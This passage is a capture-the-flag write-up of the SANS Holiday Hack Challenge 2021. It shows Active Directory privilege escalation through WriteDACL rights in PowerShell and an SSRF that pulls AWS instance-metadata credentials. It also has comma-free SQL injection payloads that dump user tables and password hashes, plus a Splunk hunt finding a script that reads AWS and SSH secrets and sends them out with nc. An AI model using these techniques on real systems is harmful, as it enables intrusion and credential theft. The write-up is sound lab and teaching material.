There is a Research Department group in AD. The users in that group might have access to the Research share as per the description. We see that there are several other hackers that are member of this group. That's a clear giveaway this is the way to go! Let's revisit the scripts that were given as a hint and look at this Research Department group:

```

[DC01.elfu.local]: PS C:\ > $ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\ >
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
[...]
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

```

Sure enough, the user `remote_elf` (which we have access to) has WriteDACL rights to the Research Department group. We'll give our own account GenericAll permissions with these commands:

```
[DC01.elfu.local]: PS C:\ > $ldapConnString = "LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\ > $username="eseefppcib"
[DC01.elfu.local]: PS C:\ > $nullGUID = [guid]'00000000-0000-0000-0000-
000000000000'
[DC01.elfu.local]: PS C:\ > $propGUID = [guid]'00000000-0000-0000-0000-
000000000000'
[DC01.elfu.local]: PS C:\ > $IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username"))
[DC01.elfu.local]: PS C:\ > $inheritanceType =
[System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
[DC01.elfu.local]: PS C:\ > $ACE = New-Object
System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference, ([Sy
stem.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID,
$inheritanceT
ype, $nullGUID
[DC01.elfu.local]: PS C:\ > $domainDirEntry = New-Object
System.DirectoryServices.DirectoryEntry $ldapConnString
[DC01.elfu.local]: PS C:\ > $secOptions = $domainDirEntry.get_Options()
[DC01.elfu.local]: PS C:\ > $secOptions.SecurityMasks =
[System.DirectoryServices.SecurityMasks]::Dacl
[DC01.elfu.local]: PS C:\ > $domainDirEntry.RefreshCache()
[DC01.elfu.local]: PS C:\ >
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
[DC01.elfu.local]: PS C:\ > $domainDirEntry.CommitChanges()
```

It works:

```
[DC01.elfu.local]: PS C:\ > $ADSI = [ADSI]"LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\ >
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.
NTAccount])
```

```
...
ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\eseefppcib
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
...
```

Now, we can add ourselves to the Research Department group:

```
[DC01.elfu.local]: PS C:\ > Add-Type -AssemblyName System.DirectoryServices
[DC01.elfu.local]: PS C:\ > $ldapConnString = "LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\ > $username="eseefppcib"
[DC01.elfu.local]: PS C:\ > $password="Niqoonbeh#"
[DC01.elfu.local]: PS C:\ > $domainDirEntry = New-Object
System.DirectoryServices.DirectoryEntry $ldapConnString, $userna
me, $password
[DC01.elfu.local]: PS C:\ > $user = New-Object
System.Security.Principal.NTAccount("elfu.local\$username")
```



```
[DC01.elfu.local]: PS C:\ >
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
[DC01.elfu.local]: PS C:\ > $b=New-Object byte[] $sid.BinaryLength
[DC01.elfu.local]: PS C:\ > $sid.GetBinaryForm($b,0)
[DC01.elfu.local]: PS C:\ > $hexSID=[BitConverter]::ToString($b).Replace('-',
'', '')
[DC01.elfu.local]: PS C:\ > $domainDirEntry.Add("LDAP://<SID=$hexSID>")
[DC01.elfu.local]: PS C:\ > $domainDirEntry.CommitChanges()
[DC01.elfu.local]: PS C:\ > $domainDirEntry.dispose()
```

We wait a few minutes for this to propagate through the domain as per the hint, after which we connect to the share:

```
eseeppcib@grades:~$ smbclient.py elfu/ eseeppcib:Niqoonbeh\#@172.17.0.3
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

```
Type help for list of commands
# use research_dep
# ls
drw-rw-rw-          0 Thu Dec  2 16:39:42 2021 .
drw-rw-rw-          0 Mon Dec 20 08:01:35 2021 ..
-rw-rw-rw-    173932 Thu Dec  2 16:38:26 2021
SantaSecretToAWonderfulHolidaySeason.pdf
# get SantaSecretToAWonderfulHolidaySeason.pdf
# exit
```

Concluding: we started as a regular user. We got a ticket from another user, whose password we cracked. That user had access to scripts, one of which held (obfuscated) credentials. That user in turn had WriteDACL permission to the Research Department which allowed us to add our own account to the Research Department group. Being in that group we could access the research share.

We use scp to copy the PDF to our own host and open it.



Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

Kindness	Patience
Sharing	Caring
Love	Sweetness

The answer is "Kindness".

Objective 9 – Splunk!

Goal: complete the Splunk assignment. What does Santa call you when you complete the analysis? The Splunk assignment (at <https://hhc21.bossworkshops.io/en-GB/app/SA-hhc/santadocs>) consists of 8 tasks.

1. [...] Record the most common git-related CommandLine that Eddie seemed to use.

We start with the "Sysmon for Linux - Process creation" command. We select `user=eddie` `CommandLine=git*` to display process creations from "eddie" that start with "git". When we click on `CommandLine` on the left, we see a top-10 list of values, with "git status" on top (5 occurrences). The answer is "git status".

2. Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

We start with the same command, now we use `user=eddie CommandLine=*partnerapi*` to display all command lines with "partnerapi" in it. When we click on `CommandLine` on the left, we see a top-10 list of values, which includes `git remote add origin git@github.com:elfnp3/partnerapi.git`. The answer is "git@github.com:elfnp3/partnerapi.git".

3. The 'partnerapi' project that Eddie worked on uses Docker. Gather the full docker command line that Eddie used to start the 'partnerapi' project on his workstation.

We start with the same command, now we use `user=eddie CommandLine=docker*` to display all command lines starting with "docker". When we click on `CommandLine` on the left, we see a top-10 list of values, which includes `docker compose up`. The answer is "docker compose up".

4. [...] Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.

We start with a search `index=main` and then select `sourcetype=ghe_audit_log_monitoring`. We see that there are two repositories, "elfnp3/partnerapi" and "elfnp3/dvws-node". Visiting <https://github.com/elfnp3/dvws-node>, we see this is a clone of the Damn Vulnerable Web Service, the readme states: "Damn Vulnerable Web Service is a Damn Vulnerable Insecure API/Web Service. This is a replacement for <https://github.com/snoopysecurity/dvws>". The answer "https://github.com/snoopysecurity/dvws" however does not work. When we check this repo, we see it is EOL and replaced with <https://github.com/snoopysecurity/dvws-node>. The correct answer is "https://github.com/snoopysecurity/dvws-node".

5. Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

We start with the "Sysmon for Linux - Process creation" command. We select `user=eddie CommandLine=*npm*` to display process creations from "eddie" that contain "npm". When we click on `CommandLine` on the left, we see a top-10 list of values, with `"/usr/bin/env node /usr/bin/npm install holiday-utils-js"` as the second entry. The answer is "holiday-utils-js".

6. Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

The given search yields three events. We can view the individual events and view the process_name in the menu on the left. The first two, with destination IP 192.30.255.113, are both git commands. The event connecting to 54.175.69.219 can be viewed by clicking on it and then clicking "view event". When selecting "process_name" on the left, we see that the process_name was `/usr/bin/nc.openbsd`, which is a suspicious command. The answer is `"/usr/bin/nc.openbsd"`.

7. [...] Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

By selecting the event and clicking on the left on PID, we see the PID of the process was 6791. We can now use the "Sysmon for Linux - Process creation" sample request and add "PID=6791" to it. From that event, we can click on "parent_process_id" to learn that the PPID was 6788. We now search for "parent_process_id=6788" (we remove the search item PID=6791) and this reveals two events, the `nc` we saw before, and a `cat` event. When we click on "CommandLine" on the left, we see the command lines associated with these two events. One is `cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts`. There were 6 files that were accessed, so the answer is "6".

8. Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.

Still in the view with the `nc` and `cat` events, we click on the time and choose to display events within ± 5 seconds from the first command. We then remove “parent_process_id=6788” from the search. After the two command we already saw, we now see the following commands: `/bin/bash`, `/bin/bash, base64 -d, /bin/bash preinstall.sh` (and some more). The answer is “preinstall.sh”.

After having completed the 8 subtasks, a banner is displayed:



The answer to complete the objective is “whiz”.

Objective 10 – Now Hiring!

Goal: What is the secret access key for the Jack Frost Tower job applications server?

The server is at <https://apply.jackfrosttower.com/>.

The hints are SSRF and IMDS.


The website has a menu on top with ‘Home’, ‘Opportunities’, ‘Apply’ and ‘About’. The apply page contains an application form you can submit, including the following field:

URL to your public NLBI report

<http://nppd.northpolechristmastown.com/NLBI/YourReportIdGoesHere>

Include a link to your public NLBI report.

This reeks of SSRF. Given the IMDS hint, let’s enter `http://169.254.169.254/latest/meta-data/` in this field and submit. We also need to enter a name. The resulting page does not seem to contain any information we wished to see:



We do see a broken image in the middle. Let’s fire up Burp proxy to see what’s going on. We repeat the request and see that the middle image is not an image, but contains data. The SSRF was successful! Also, we were able to get cloud information:

Burp Suite Community Edition v2021.10.3 - Temporary Project
 Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
4	https://apply.jackfrosttower.com	GET	/?inputName=a&inputEmail=&inputPhone=...	✓		200	3052	HTML	
9	https://apply.jackfrosttower.com	GET	/images/a.jpg			200	2264	text	jpg
10	https://apply.jackfrosttower.com	GET	/favicon.ico			404	315	HTML	ico

Request
 Pretty Raw Hex

```

1 GET /images/a.jpg HTTP/2
2 Host: apply.jackfrosttower.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:94.0)
  Gecko/20100101 Firefox/94.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Dnt: 1
8 Referer:
  https://apply.jackfrosttower.com/?inputName=a&inputEmail=&inputPhone=
  &resumeFile=&inputWorkSample=http%3A%2F%2F169.254.169.254%2Flatest%2F
  meta-data%2F&additionalInformation=&submit=
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Te: trailers
15
16
    
```

Response
 Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Server: nginx/1.16.1
3 Date: Thu, 23 Dec 2021 15:30:39 GMT
4 Content-Type: image/jpeg
5 Content-Length: 1946
6 Last-Modified: Thu, 23 Dec 2021 15:30:23 GMT
7 Etag: "61c4960f-79a"
8 Expires: Tue, 28 Dec 2021 15:30:39 GMT
9 Cache-Control: max-age=432000
10 Accept-Ranges: bytes
11 Via: 1.1 google
12 Alt-Svc: clear
13
14 ami-id
15 ami-launch-index
16 ami-manifest-path
17 block-device-mapping/ami
18 block-device-mapping/ebus0
19 block-device-mapping/ephemeral0
20 block-device-mapping/root
21 block-device-mapping/swap
22 elastic-inference/associations
23 elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
24 events/maintenance/scheduled
25 events/recommendations/rebalance
26 hostname
27 iam/info
28 iam/security-credentials
29 iam/security-credentials/jf-deploy-role
    
```

The entry iam/security-credentials/jf-deploy-role looks promising. Let's enter `http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role`. This yields:

```

{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token":
"NR9Sz/7fzxwIgv7URgHRackJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfzWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
    
```


The answer is `"CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX"`.

Objective 11 – Customer Complaint Analysis

Goal: A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human?

We are given a pcap (packet capture) file and the hint RFC3514. This RFC is an April Fools RFC, describing the “evil bit” that can be set in an IP packet.

When opening the pcap file with Wireshark, we see that it contains a lot of POST requests to the same URL. Here is an example (selected with “follow HTTP stream”):




```
POST /feedback/guest_complaint.php HTTP/1.1
Host: frost-tower.local
User-Agent: Mozilla/5.0 (X11; CranPi; Linux arm7; rv:94.0) Gecko/20100101 FrostyFox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 253
Origin: http://frost-tower.local
DNT: 1
Connection: keep-alive
Referer: http://frost-tower.local/feedback/guest_complaint.html
Upgrade-Insecure-Requests: 1

name=Klug&troll_id=2234&guest_info=Funny+looking+man+in+room+1145&description=I+carry+suitcase+to+room.+Throw+bag+at+bed+and+miss+a+little.+Man+is+angry.+He+say+suitcase+is+scuff.+I+say+his+face+is+scuff.+He+is+more+angry+and+I+get+no+tip.&submit=SubmitHTTP/1.1 200 OK
```

This looks like a complaint from a troll (id 2234, named Klug). With the wireshark filter “ip.flags.rb==1” (meaning: with the evil bit set) we see a lot of requests still. Maybe the trolls are evil and set this bit? When we use the filter “ip.flags.rb==0”, only one POST request remains, with the following POST data:

```
name=Muffy+VonDuchess+Sebastian&troll_id=I+don%27t+know.+There+were+several+of+them.&guest_info=Room+1024&description=I+have+never%2C+in+my+life%2C+been+in+a+facility+with+such+a+horrible+staff.+They+are+rude+and+insultin+g.+What+kind+of+place+is+this%3F+You+can+be+sure+that+I+%28or+my+lawyer%29+will+be+speaking+directly+with+Mr.+Frost%21&submit=SubmitHTTP/1.1 200 OK
```

This is not a troll complaining (troll_id is set to “I don’t know”). The complaint is from somebody in Room 1024 (see guest_info value). We remove the original filter and start searching for the string “Room+1024”. We see three more POST requests with this string “Room+1024”. They contain the names Yaqh, Flud and Hagg. Here we see Yaqh:



Apply a display filter ... <%%>

Interface: Device All advertising devices Passkey / OOB key Adv Hop Help Defaults Log

Interface: Device All advertising devices Passkey / OOB key Adv Hop Help Defaults Log

Packet bytes Narrow & Wide Case sensitive String Room+1024 Find Cancel

No.	Time	Source	Destination	Protocol	Length	Info
276	2223.829801	10.70.84.38	10.70.84.10	HTTP	882	POST /feedback/guest_complaint.php HTTP/1.1 (a
277	2223.830416	10.70.84.10	10.70.84.38	TCP	66	80 → 35796 [ACK] Seq=1 Ack=817 Win=64384 Len=0
278	2223.831079	10.70.84.10	10.70.84.38	HTTP	883	HTTP/1.1 200 OK (text/html)
279	2223.831565	10.70.84.38	10.70.84.10	TCP	66	35796 → 80 [ACK] Seq=817 Ack=818 Win=64128 Len=
280	2223.861375	10.70.84.38	10.70.84.10	TCP	66	35796 → 80 [FIN] Seq=817 Ack=818 Win=64128 Len=

Frame 276: 882 bytes on wire (7056 bits), 882 bytes captured (7056 bits)

Ethernet II, Src: NorthPol_2a:56 (90:4e:91:20:2a:56), Dst: NorthPol_01:26 (90:4e:91:20:01:26)

Internet Protocol Version 4, Src: 10.70.84.38, Dst: 10.70.84.10

Transmission Control Protocol, Src Port: 35796, Dst Port: 80, Seq: 1, Ack: 1, Len: 816

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "name" = "Yaqh"
 - Key: name
 - Value: Yaqh
- Form item: "troll_id" = "2796"
 - Key: troll_id
 - Value: 2796
- Form item: "guest_info" = "Snooty lady in room 1024"
 - Key: guest_info
 - Value: Snooty lady in room 1024
- Form item: "description" = "Lady call desk and ask for more towel. Yaqh take to room. Yaqh ask if she want more towel because she is like to steal. She"
- Form item: "submit" = "Submit"
 - Key: submit
 - Value: Submit

The answer is “Flud Hagg Yaqh”.

Objective 12 – Frost Tower Website Checkup

Goal: Investigate Frost Tower's website for security issues. In Jack Frost's TODO list, what job position does Jack plan to offer Santa?

The website is at <https://staging.jackfrostdtower.com/>. The source code to the site is also given in a ZIP file.

The main logic is in the file `server.js`, the layout is in the `webpage/*.ejs` files. Looking in the `server.js` file, we see a secret:

```
app.use(sessions({
  secret: "bMebTAWewIwfBijHkSAmEozIpKpDvGyXRqUwbjbL",
```

This is used for session management in the cookie, using the `express-session` module (<https://www.npmjs.com/package/express-session>). I proceeded to download this module using `npm` and try to decode the session cookie. The plan was to decode the cookie, edit values within it, and encode it again. But it appears the secret in the `server.js` file is not the secret currently used on the server, so my plan was foiled.

We go through the `server.js` file to see what it does. The `'app.get'` and `'app.post'` entries show what URLs can be used with GET and/or POST and also what happens when we request such an URL. They all contain the statement `"session = req.session;"`, but this is just the session that is being set up for any client. The real access control is done by checks such as this one:

```
if (session.uniqueID) {
```

For some URLs, there must be a `uniqueID` associated with the current session. When is this set?

Because we like to have it set. It is set in a few places:

- A POST to `/postcontact`
- A POST to `/edit/:id`
- A POST to `/delete/:id`
- A POST to `/login`
- A POST to `/useredit/:id`
- A POST to `/userdelete/:id`

For the edit and delete URLs, we need to already have a `uniqueID` associated to be able to use them. To log in, we need a valid e-mail address and password which we don't have. But a POST to `/postcontact` can be made unauthenticated, and it contains this piece of code:

```
tempCont.query("SELECT * from uniquecontact where
email="+tempCont.escape(email), function(error, rows, fields) {
[...]
  var rowlength = rows.length;
  if (rowlength >= "1"){
    session = req.session;
    session.uniqueID = email;
    req.flash('info', 'Email Already Exists');
```

The SQL statement uses escaping, making it hard (impossible?) to exploit using SQL injection. But we can get a session much more easy. The page `/contact` shows a form and posts the values to `/postcontact`. That page will use the SQL statement shown above to find the e-mail address in the `uniquecontact` database. If it does not exist, it will add it:

```
tempCont.query("INSERT INTO uniquecontact (full_name, email, phone,
country, date_created) VALUE (?, ?, ?, ?, ?)", [fullname, email, phone,
country,date_created], function(error, rows, fields) {
```

A prepared statement is used, so SQL injection is not feasible. But: we have a logic flaw. We can enter an e-mail address to uniquecontact, and then apply a second time with the same address, to trigger the command "session = req.session" giving us a valid session.

We enter random data and get the message "Data Saved to Database!". We again enter random data (with the same e-mail address) and get the message "Email Already Exists". Now we can access the page <https://staging.jackfrostdtower.com/dashboard> for instance. This shows a list of users in the uniqueusers database. We see that others have already added quite a lot of users. It's actually quite interesting to look at what people have been trying!

So now that we have a valid session, we can visit more URLs. We grep `server.js` for SQL statements. Most are prepared, some use escaping functions (as we've seen with `/postcontact`), but there's one that seems vulnerable:

```
app.get('/detail/:id', function(req, res, next) {
  session = req.session;
  var reqparam = req.params['id'];
  var query = "SELECT * FROM uniquecontact WHERE id=";

  if (session.uniqueID){
    try {
      if (reqparam.indexOf(',') > 0){
        var ids = reqparam.split(',');
        reqparam = "0";
        for (var i=0; i<ids.length; i++){
          query += tempCont.escape(m.raw(ids[i]));
          query += " OR id="
        }
        query += "?";
      }else{
        query = "SELECT * FROM uniquecontact WHERE id=?"
      }
    }
  }
}
```

If we request the `/edit/:id` URL, we can specify one id, and a prepared statement will be used. But, if there's a comma in the id, it will be split in multiple id's and here there is escaping, but that part of the statement is not prepared. Let's exploit.

We request the URL:

https://staging.jackfrostdtower.com/detail/4%20union%20select%20*%20from%20uniquecontact--,22

The resulting page shows (what we assume is) a full list of all items in the uniquecontacts database. We have proven that SQL injection is possible at this point. But: we are now showing the uniquecontact database, which is not very interesting. Maybe we can dump the user database and get a privileged account? We request:

https://staging.jackfrostdtower.com/detail/4%20union%20select%20*%20from%20users--,22

This results in an error saying:

```
Invalid date
    at Object.dateFormat
    (/app/node_modules/dateformat/lib/dateformat.js:39:17)
```

That makes sense, as the uniquecontacts and users tables have the same amount of columns (see `sql/encontact_db.sql`) but the last column of uniqueusers is of type 'datetime', whereas the last column of users is of type 'varchar(255)'. A varchar can (in most cases) not be converted to a datetime automatically, hence the error.

The question now is how to rewrite the SQL statement to get useful information out. What complicates matters, is the fact that commas are parsed as a separator, so they cannot be part of the SQL statement. There are two ways to go about it: make sure that commas are not seen by the code doing the splitting, but *are* by SQL, or we need to only use SQL statements without commas. I've spent quite some time trying to escape commas, using such things as %2c, \x2c, \xbf\x2c, %25%32%63, %2C, %25%ac and %c0%ac. None worked.

We change plans: create SQL without commas. I first experimented with multiple statements, like the following (for readability, without URL encoding, all these are sent to <https://staging.jackfrosttower.com/detail/>):

- 4; create temporary table frut; select * from users; alter table frut drop date_created; select * from frut union select null; drop table frut-- ,22
- 4 union select * from uniquecontact into outfile '/app/website/kringlehack.txt'-- ,22

This only led to server errors.

Here's where I was stuck for the longest time, for all the assignments. Then this obscure piece of information helped: <https://security.stackexchange.com/questions/118332/how-make-sql-select-query-without-comma>.

- 4,5 union select * from (select 1) as a join (select 2) as b join (select 3) as c join (select 4) as d join (select 5) as e join (select 6) as f join (select 7) as g --

This is a working proof of concept. It shows one record with 7 columns containing the values 1 through 7. We can write this a bit more compact as follows:

- 4,5 union select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d join (select 5)e join (select 6)f join (select 7) --

(The 'a' and such are called aliases.) Now we can read out other columns (we know the names from the source code). On the results page, the first column (the id) is not shown, the other columns are.

- 4,5 union select * from (select 1)a join (**select name from users**)b join (select 2)c join (select 4)d join (select 5)e join (select 6)f join (select 7)g --

This also works, we see all the names from the 'users' database. Similarly, we can select passwords and e-mail addresses.

Hello,

\$2b\$15\$KOFchO9HQQuAuGqs0SqYKq.fH1n8ssHP7.nSL58Dd53doWHkNoJtte

- 2
- 4
- 5
- June 1st, 2001 12:00:00
- July 1st, 2001 12:00:00

Edit

Dashboard

We see that these users exist:

```
Super Admin root@localhost
$2b$15$zL12zc1ImoFiQLcFhCpz4O2v8.b7pyHL6QKkCI2oHPgUY0EMnbOLe
Admin admin@localhost
$2b$15$nsirbAP4CMTY6qwm1FcuaeoTQVz9TL.5wHG6w2S7GqG8aInr/uYR2
mikeyboy mike@localhost
$2b$15$WJ2ph/PWsZ5aszv5O.yUhOOLBq8YC0FzIAkU70u8TL/7IL4RHYhh2
```


These password hashes are bcrypt hashes. This will be very slow to crack. Also, with that we would have access to the database, which we already have via the SQL injection so it does not make sense to put effort in cracking them. Let's take the SQL injection a step further:

- `4,5 union select * from (select 1)a join (SELECT table_name FROM information_schema.tables)b join (select 3)c join (select 4)d join (select 5)e join (select 6)f join (select 7)g -`

This gives us a list of all tables. We see that there's a lot more than we have learned from the `sql/encontact_db.sql` file, including this very interesting one:

- July 1st, 2001 12:00:00

Edit Dashboard

todo

- 3
- 4
- 5
- June 1st, 2001 12:00:00
- July 1st, 2001 12:00:00

Edit Dashboard

Since we can now select an individual column from any table and present it as a varchar on the page, we have access to everything. Only, we don't know how many columns the todo table has, nor what type they are. The type is not that important, as the data will be converted to a varchar(255). I did some work to try and fetch the column names for the todo table, but this was not successful. Why not just retrieve them one by one without knowing the name?

- `4,5 union select * from (select 1)a join (select 2)b join (select f.1 from (select * from (select 1)c join (select 2)d join (select 3)e union select * from todo)f)g join (select 4)h join (select 5)i join (select 6)j join (select 7)k --`

yields the first column (in the select statement we added .1 for this). We see there are 9 records, and column one holds values 1 through 9. Next, we go to column 2:

- `4,5 union select * from (select 1)a join (select 2)b join (select f.2 from (select * from (select 1)c join (select 2)d join (select 3)e union select * from todo)f)g join (select 4)h join (select 5)i join (select 6)j join (select 7)k --`

Again, we see 9 records, with the following content:

- Buy up land all around Santa's Castle
- Build bigger and more majestic tower next to Santa's
- Erode Santa's influence at the North Pole via FrostFest, the greatest Con in history
- Dishearten Santa's elves and encourage defection to our cause
- Steal Santa's sleigh technology and build a competing and way better Frosty present delivery vehicle
- Undermine Santa's ability to deliver presents on 12/24 through elf staff shortages, technology glitches, and assorted mayhem
- Force Santa to cancel Christmas
- SAVE THE DAY by delivering Frosty presents using merch from the Frost Tower Gift Shop to children world-wide... so the whole world sees that Frost saved the Holiday Season!!!!
Bwahahahahaha!

- With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him

2

- With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him
- 4
- 5
- June 1st, 2001 12:00:00
- July 1st, 2001 12:00:00

Edit

Dashboard

The answer is “clerk”.

